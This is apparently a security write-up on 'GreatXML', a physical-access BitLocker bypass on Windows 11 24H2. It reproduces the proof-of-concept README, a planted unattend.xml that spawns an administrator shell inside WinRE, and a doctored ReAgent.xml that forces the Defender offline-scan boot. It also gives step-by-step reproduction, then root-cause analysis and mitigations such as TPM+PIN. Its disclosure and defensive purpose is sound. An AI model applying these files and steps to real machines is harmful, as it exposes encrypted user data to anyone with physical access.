MSNightmare), released under the MIT license. The README, the unattend.xml, the ReAgent.xml and both screenshots below are reproduced verbatim with attribution captions, in line with the project’s MIT terms.
Executive Summary
GreatXML is a one-file BitLocker bypass against Windows 11 (build 10.0.26100, the 24H2 train). The attacker copies an attacker-controlled unattend.xml plus a doctored Recovery\WindowsRE folder into the root of the machine’s recovery partition. The next time the box transitions into the Windows Recovery Environment in the «Defender Offline scan» state, WinPE’s Setup engine honours the planted unattend file at the windowsPE pass, runs an attacker-chosen command via RunSynchronousCommand, and lands a full Administrator conhost.exe over the Defender splash. At that point the C: drive is already TPM-unsealed and mounted plaintext, so cd C: works, manage-bde -status C: prints Lock Status: Unlocked, and the attacker can read every file the OS can read — without ever touching the BitLocker recovery key, without typing a password, and without invoking a kernel exploit.
The core defect is one of trust granted to the recovery partition. WinRE is a SYSTEM-level execution environment that operates on the unlocked volume. Microsoft’s lockdown documentation for WinRE (winpeshl.ini handling, integrity checks, AppLocker) is designed around the assumption that X:\Windows is the only writable surface and that the Setup pass scripts are not user-supplied. By dropping a Setup-compatible unattend.xml into the recovery partition before the offline-scan flow swaps the OS context, GreatXML turns the recovery image into a custom-payload delivery vehicle. The same trust model that lets Microsoft Defender’s offline scan reach into the unlocked filesystem is what lets the attacker reach in too. Below: the README, the planted XML files, both proof screenshots, why this works, and what blue teams can realistically do about it before a patch ships.
The GreatXML README, Verbatim
The repository’s reproduction instructions are short enough to reproduce in full. Two reproduction paths — one for boxes where Defender Offline has ever been invoked, one for everything else.
GreatXML
GreatXML bitlocker bypass vulnerability
Steps to reproduce,
1. If defender offline scan was initiated in the victim machine at any point then there is no need to login, the machine is automatically vulnerable. You will have to copy “unattend.xml” and “Recovery” directory to the root of the recovery partition then reboot to WinRE using shift + click on restart button, if everything was done correctly, a shell with unrestricted access to the bitlocker volume will spawn.
2. If defender offline scan was never initiated then you have to either login and initiate it yourself or figure out a way to boot into WinRE in offline scan state (I believe it should be very possible to do so without logging in) and follow steps above
MSNightmare/GreatXML —README.md
Background — Why is the BitLocker Volume Unlocked inside an Offline Scan?
Microsoft Defender’s “offline scan” is implemented as a reboot into a small WinPE-based image that lives in the recovery partition. The image is launched via the Windows Recovery Environment (WinRE) mechanism, with one twist: because the scanner needs to actually scan the user’s files for boot-time rootkits, it boots with the BitLocker-protected OS volume unlocked. The TPM unseals the volume master key on the strength of the unmodified boot path — same PCR state as a normal Windows boot — and WinRE mounts C: read/write.
That is by design. OfflineScannerShell.exe needs that access. What is not by design is letting an unauthenticated bystander reach this point, because the offline-scan WinPE image then proceeds through the normal Setup phases (windowsPE, specialize, oobeSystem) and Setup happily consumes a X:\unattend.xml or %SystemDrive%\unattend.xml if one exists. The recovery partition is normally not user-writable from a logged-in session — diskpart needs admin — but it is also not integrity-protected against an attacker who has physical access and a live boot disc. Once the file lands there, the next forced WinRE-Offline reboot does the rest.
The Planted unattend.xml, Verbatim
This is the file the GreatXML repository ships, byte-for-byte. The interesting bits are the windowsPE-pass RunSynchronousCommand entries that drop a pe.cmd at X:\pe.cmd and immediately execute it. The script’s sole job is to invoke start X:\Windows\System32\conhost.exe, which spawns an Administrator command shell on top of whatever is currently being drawn by the Defender splash.
<?xml version="1.0" encoding="utf-8"?>
<unattend xmlns="urn:schemas-microsoft-com:unattend" xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State">
<!-- generated by https://schneegans.de/windows/unattend-generator/ with PEMode=Script and PEScript=start X:\Windows\System32\conhost.exe -->
<settings pass="windowsPE">
<component name="Microsoft-Windows-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS">
<RunSynchronous>
<RunSynchronousCommand wcm:action="add">
<Order>1</Order>
<Path>cmd.exe /c >>X:\pe.cmd (echo:start X:\Windows\System32\conhost.exe)</Path>
</RunSynchronousCommand>
<RunSynchronousCommand wcm:action="add">
<Order>2</Order>
<Path>cmd.exe /c "X:\pe.cmd"</Path>
</RunSynchronousCommand>
</RunSynchronous>
</component>
</settings>
<settings pass="specialize">
<component name="Microsoft-Windows-Deployment" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS">
<RunSynchronous>
<RunSynchronousCommand wcm:action="add">
<Order>1</Order>
<Path>powershell.exe -WindowStyle "Normal" -NoProfile -Command "$xml = [xml]::new(); $xml.Load('C:\Windows\Panther\unattend.xml'); $sb = [scriptblock]::Create( $xml.unattend.Extensions.ExtractScript ); Invoke-Command -ScriptBlock $sb -ArgumentList $xml;"</Path>
</RunSynchronousCommand>
<RunSynchronousCommand wcm:action="add">
<Order>2</Order>
<Path>powershell.exe -WindowStyle "Normal" -ExecutionPolicy "Unrestricted" -NoProfile -File "C:\Windows\Setup\Scripts\Specialize.ps1"</Path>
</RunSynchronousCommand>
</RunSynchronous>
</component>
</settings>
<settings pass="oobeSystem">
<component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS">
<UserAccounts>
<LocalAccounts>
<LocalAccount wcm:action="add"><Name>Admin</Name><Group>Administrators</Group><Password><Value/><PlainText>true</PlainText></Password></LocalAccount>
<LocalAccount wcm:action="add"><Name>User</Name><Group>Users</Group><Password><Value/><PlainText>true</PlainText></Password></LocalAccount>
</LocalAccounts>
</UserAccounts>
<AutoLogon><Username>Admin</Username><Enabled>true</Enabled><LogonCount>1</LogonCount><Password><Value/><PlainText>true</PlainText></Password></AutoLogon>
<FirstLogonCommands>
<SynchronousCommand wcm:action="add">
<Order>1</Order>
<CommandLine>powershell.exe -WindowStyle "Normal" -ExecutionPolicy "Unrestricted" -NoProfile -File "C:\Windows\Setup\Scripts\FirstLogon.ps1"</CommandLine>
</SynchronousCommand>
</FirstLogonCommands>
</component>
</settings>
<Extensions xmlns="https://schneegans.de/windows/unattend-generator/">
<Build><Commit><Hash>ba2c89c30cd43bcfe35a7e67e9596a9a11f22e3f</Hash></Commit></Build>
<File path="C:\Windows\Setup\Scripts\Specialize.ps1">
# $scripts = @( { net.exe accounts /maxpwage:UNLIMITED; }; );
# ... per-script progress + logging boilerplate generated by schneegans/unattend-generator
</File>
<File path="C:\Windows\Setup\Scripts\FirstLogon.ps1">
# $scripts = @(
# { Set-ItemProperty -LiteralPath 'Registry::HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon' -Name 'AutoLogonCount' -Type 'DWord' -Force -Value 0; };
# { Remove-Item -LiteralPath @('C:\Windows\Panther\unattend.xml';'C:\Windows\Panther\unattend-original.xml';'C:\Windows\Setup\Scripts\Wifi.xml') -Force -ErrorAction 'SilentlyContinue' -Verbose; };
# );
# ... per-script progress + logging boilerplate (verbatim in repo)
</File>
</Extensions>
</unattend>
A couple of structural observations worth flagging:
- The comment on the second line of the original ships with a link back to schneegans.de/windows/unattend-generator, with every parameter pre-filled. The author used a public web generator. The relevant knob is
PEMode=Script+PEScript=start X:\Windows\System32\conhost.exe. The rest is decoration — the local accounts, AutoLogon, FirstLogon scripts — that would only matter if Setup actually ran to completion. For the BitLocker bypass, only thewindowsPEpass needs to fire. - The
windowsPEpass writesX:\pe.cmdwith a single line (start X:\Windows\System32\conhost.exe) and then executes it. Usingstartdetaches the console from Setup’s blockingRunSynchronousCommandwait, so Setup can keep proceeding while the attacker has an interactive shell. - The
specializepass attempts to extract embedded<File>blocks via theExtractScript, then drops local accounts namedAdmin(Administrators group) andUser, with empty passwords, and configures AutoLogon. This part never executes in practice —specializeonly fires during a full image deployment, not during a Defender-Offline boot — but it shows the attacker’s intent: were the box ever re-imaged through this path, the box also gets a password-less Administrator account.
The Planted \Recovery\WindowsRE\ReAgent.xml, Verbatim
The second file ships in \Recovery\WindowsRE\ReAgent.xml. ReAgentC.exe reads this to figure out which WIM to boot and what operation to run inside it. The shipped file embeds the offline-scanner invocation directly in the OperationParam element — the same string Microsoft Defender writes when the user clicks «Scan options → Microsoft Defender Antivirus (offline scan)»:
<?xml version='1.0' encoding='utf-8'?>
<WindowsRE version="2.0">
  <WinreBCD id="{803eb3ff-64b4-11f1-a386-d6f5994112ba}"/>
  <WinreLocation path="\Recovery\WindowsRE" id="0" offset="213905309696" guid="{7b95a2d9-4ed4-4b1b-8dd7-21cf2c50b524}"/>
  <ImageLocation path="" id="0" offset="0" guid="{00000000-0000-0000-0000-000000000000}"/>
  <InstallState state="1"/>
  <IsAutoRepairOn state="1"/>
  <OperationParam path="\ProgramData\Microsoft\Windows Defender\Offline Scanner\OfflineScannerShell.exe <-Threshold -AutoScan -Inbox -UpdateSigs -ConsoleUi  >"/>
  <OperationPermanent state="0"/>
  <OsBuildVersion path="26100.1.amd64fre.ge_release.240331-1435"/>
  <OemTool state="0"/>
  <IsServer state="0"/>
  <IsWimBoot state="0"/>
  <NarratorScheduled state="0"/>
  <ScheduledOperation state="15"/>
</WindowsRE>
Two fields are load-bearing here. ScheduledOperation state="15" is the value Windows uses for the Offline-Scan / DefenderShell operation; together with OperationParam pointing at OfflineScannerShell.exe, it tells WinRE on next reboot to run that program rather than the normal recovery shell. OsBuildVersion 26100.1.amd64fre.ge_release.240331-1435 pins this PoC to Windows 11 24H2 (build 10.0.26100). Identical-looking files exist on every modern Windows install with a recovery partition — the attacker only needs to flip ScheduledOperation and supply the offline-scanner OperationParam so that the next WinRE entry goes through the unlocked-volume path.
Reproducing the Bypass
The attack has two operating modes, distinguished by whether the victim machine has ever run a Defender Offline scan before. The README addresses both.
Path A — victim has previously initiated a Defender Offline scan
- Boot the target from any live disc that can write to the recovery partition (Hiren’s, WinPE-based USB, a Linux live image with
ntfs-3g, etc.). - Mount the recovery partition. On a default Windows 11 install it is a small (~500 MB – 1 GB) unlabelled NTFS volume that does not have a drive letter.
- Drop
unattend.xmlat the root and copy theRecoverytree on top of the existing one. TheReAgent.xmloverwrite is what arms the next-boot operation. - Reboot. Hold Shift while clicking Restart in the Power menu — this routes into WinRE.
- WinRE reads
ReAgent.xml, seesScheduledOperation state="15", boots the offline-scanner WinPE image with C: unlocked, and at thewindowsPESetup pass it picks upunattend.xml. The firstRunSynchronousCommandwritesX:\pe.cmd; the second executes it;start X:\Windows\System32\conhost.exespawns an Administrator shell on top of the Defender splash.

X:\Windows\System32\conhost.exe spawned inside WinRE on Windows 10.0.26100.1. The Microsoft Defender Antivirus (offline scan) splash is still drawing in the background; the unattend.xml’s RunSynchronousCommand chain ran at the windowsPE pass. Source: original article.Path B — victim has never run a Defender Offline scan
If the box has never been offline-scanned, the WinRE-with-unlocked-volume path is gated by an authenticated session having triggered it once before. The author’s note — “I believe it should be very possible to do so without logging in” — refers to two practical approaches that have been used historically against WinRE:
- Force the offline-scan state by editing
ReAgent.xmldirectly. SettingScheduledOperation state="15"andOperationParamto the offline-scanner command in the file the attacker has just planted will, on the next boot, cause WinRE to enter the offline-scan path. This is exactly what the PoC’s\Recovery\WindowsRE\ReAgent.xmldoes. In Path A the file already exists on the machine because Defender wrote it during a prior offline scan; in Path B the attacker supplies one. - Use any pre-auth WinRE entry point — eg. three consecutive forced shutdowns to trigger Automatic Repair, or a network boot — and then drive WinRE into the offline-scan state via the planted
ReAgent.xml.
The author explicitly leaves Path B as an exercise. The PoC tarball already contains the ReAgent.xml that arms the operation, so the only missing piece is the trigger that lands the system in WinRE without a console login — and that piece is, historically, not hard against a freshly-booted box.
Proof of Decryption — manage-bde -status C:

Once the shell is open, the punchline is one command. manage-bde -status C: queries BitLocker’s view of the volume. The second screenshot captures the answer: 199 GB volume, BitLocker 2.0, XTS-AES 128, Protection Status: Protection On, Lock Status: Unlocked. The key protectors are TPM + Numerical Password, both intact — nothing has been tampered with at the crypto layer. The volume is simply open, because the offline-scan boot path opened it. cd C: succeeds; the prompt becomes C:\>; everything on the user’s encrypted drive is now legible from a SYSTEM-level command line.
manage-bde -status C:: BitLocker reports Protection On but Lock Status: Unlocked. Key Protectors are TPM and Numerical Password (untouched). The Defender offline scanner is shown running in the background at 3% / 515 items. The attacker can now cd C: and read every file the OS can read. Source: original article.Why This Works
BitLocker’s security model assumes that any code reaching the unlocked OS volume is either (a) the legitimate user after they’ve authenticated to the box, or (b) trusted recovery code shipped by Microsoft. The Defender Offline scan is in bucket (b). It runs as SYSTEM inside a Microsoft-signed WinPE image, scans the unlocked volume for boot-time rootkits, and reboots. Nothing in the threat model says that arbitrary attacker code can ride that bucket-(b) trust.
GreatXML breaks that assumption with three small observations chained together:
- The recovery partition is not integrity-protected against offline tampering. The partition is normally hidden — no drive letter, no automount — but it is a vanilla NTFS partition. Anyone with physical access can write to it from a live disc. Secure Boot only covers the chain up to
winload.exe; the contents of the recovery WIM and its sidecar XML are not signature-checked at boot time. - WinRE’s Setup engine still consumes
unattend.xml. The WinPE image used by the offline scanner is a standard Setup-capable image; it walks the well-known unattend paths (X:\unattend.xml,%SystemDrive%\unattend.xml, the path embedded inReAgent.xml, etc.). There is no allowlist of whichRunSynchronousCommandentries Setup will accept. Anything that fits thewindowsPE-pass schema runs as SYSTEM inside WinRE. - The offline-scan boot path unlocks C: before Setup processes
unattend.xml. That ordering is what turns «arbitrary code execution inside WinPE» into «arbitrary file access on the encrypted volume». The TPM unseal happened before the attacker’s payload ran; from the attacker’s point of view, the volume is just an ordinary mounted NTFS partition.
This is, structurally, the same shape as the YellowKey / BitUnlocker family of WinRE attacks that the same researcher and others have disclosed against the recovery environment: an unauthenticated reboot lands the attacker in a SYSTEM context where the BitLocker volume is already open. The novelty here is that the trigger is not an NTFS-log replay or a winpeshl.ini manipulation — it is the documented, supported unattend.xml mechanism. Microsoft cannot «just remove» unattend support from WinPE without breaking enterprise deployment workflows, so a real fix will need to either (a) gate RunSynchronousCommand behind a code-signing requirement inside the offline-scan WinPE image, (b) integrity-check the recovery partition contents at WinRE entry, or (c) refuse to honour an unattend.xml coming from the recovery partition specifically when the operation is «Defender Offline».
Affected Surface
- Confirmed by the PoC against Windows 11 24H2 (build 10.0.26100.1) — the
OsBuildVersionstamped in the shippedReAgent.xml. - By construction, the same primitives exist on every Windows 10 / 11 build that ships a Defender Offline scanner and consumes
unattend.xmlat thewindowsPEpass — which is all of them. Build-specific variations are likely in theScheduledOperationmagic number and the exactOperationParamstring; the rest of the chain is generic. - Windows Server 2022 / 2025 (per related YellowKey reporting) ships WinRE with the same shape, so the bypass is plausibly portable there pending verification.
- The attack requires physical access to the storage. It defeats the BitLocker «laptop left in a hotel room» threat model, not remote compromise.
Key Takeaways
- BitLocker remains cryptographically sound — AES-XTS is not touched. The defect is in the surrounding boot-chain trust model, specifically the assumption that the recovery partition is non-tamperable.
- The attack requires nothing beyond physical access. No keylogger, no TPM attack, no firmware exploit, no kernel CVE.
- Defender Offline’s reuse of a Setup-capable WinPE image turns the recovery partition into an unintended payload-delivery surface.
- The
ReAgent.xmlin the recovery partition is the steering wheel: whicheverScheduledOperationit points at runs as SYSTEM, on the unlocked volume, with whateverunattend.xmlthe partition happens to contain. - This is plausibly portable to any modern Windows build with WinRE and the Defender Offline scanner, since none of the load-bearing primitives are version-specific.
- “TPM + PIN” (preboot authentication) is the configuration that breaks the chain — the TPM will not unseal until the PIN is entered, so the offline-scan reboot stops at a prompt.
- This sits in the same family as the YellowKey / BitUnlocker WinRE bypass class. The same family has had several public disclosures in 2026 already.
Defensive Recommendations
- Enable BitLocker pre-boot authentication. Group Policy: Computer Configuration → Administrative Templates → Windows Components → BitLocker Drive Encryption → Operating System Drives → Require additional authentication at startup. Set Configure TPM startup PIN to Require startup PIN with TPM. The TPM then refuses to unseal the volume master key until the user enters the PIN — the offline-scan reboot path will hang on the PIN prompt and the attacker’s
conhostnever has an unlocked C:. - Disable the Windows Recovery Environment on high-value endpoints until Microsoft ships a fix:
reagentc /disablefrom an elevated prompt. This removes the WinRE entry point entirely. Trade-off: you lose Reset-this-PC and the offline scanner. - Wipe and re-stage the recovery partition as a one-shot remediation:
reagentc /infoto find the current WinRE location,reagentc /disable, then re-create the partition from a known-good WIM andreagentc /setreimage+reagentc /enable. This kicks any pre-plantedReAgent.xml/unattend.xmlout of the partition. - Move the recovery WIM behind a TPM-bound BitLocker volume of its own — supported by the
reagentc /setreimageflow in domain-joined environments — so that offline NTFS edits against the partition no longer work without the master key. - Audit the recovery partition. A periodic scheduled task that hashes
\Recovery\WindowsRE\Winre.wim,ReAgent.xml, and the partition root for any non-Microsoft files (eg. an extraunattend.xml) will catch a planted PoC. Sysmon FileCreate events on the recovery partition mount point are also a viable signal if a logged-in process is doing the writing. - Physical-access controls are the underlying mitigation. Kensington locks, chassis intrusion detection, locked-down BIOS with USB-boot disabled (and a BIOS admin password to keep that setting from being flipped), and Secure Boot enforcement on removable media all raise the cost of the attacker’s first move.
- Monitor for unexpected WinRE entries. Event ID 12 in Microsoft-Windows-Kernel-Boot and
BCDchanges both leave a trail when the box reboots into WinRE outside of normal user action. - Watch the public CVE channel. Given the related YellowKey / BitUnlocker disclosures, Microsoft is likely to bundle a GreatXML-class fix into the next BitLocker security update; deploy promptly when it lands.
Conclusion
GreatXML is a small file with a large blast radius. Two XML files dropped into a partition that everyone forgets exists turn the BitLocker threat model upside down: an attacker with physical access and a screwdriver gets a SYSTEM-level shell over the user’s data without ever facing AES. The crypto is fine; the trust boundary around the recovery partition isn’t. Until Microsoft ships an integrity-checked WinRE entry path or refuses unattend.xml at the offline-scan pass, the only durable defence on the affected builds is BitLocker pre-boot authentication — that, or a disabled WinRE. The PoC is published, the technique is one paragraph long, and the bar for exploitation is «own the laptop for ten minutes.» Plan accordingly.
Original text: “GreatXML — BitLocker bypass vulnerability” by NightmareEclipse (GitHub: MSNightmare), MIT-licensed.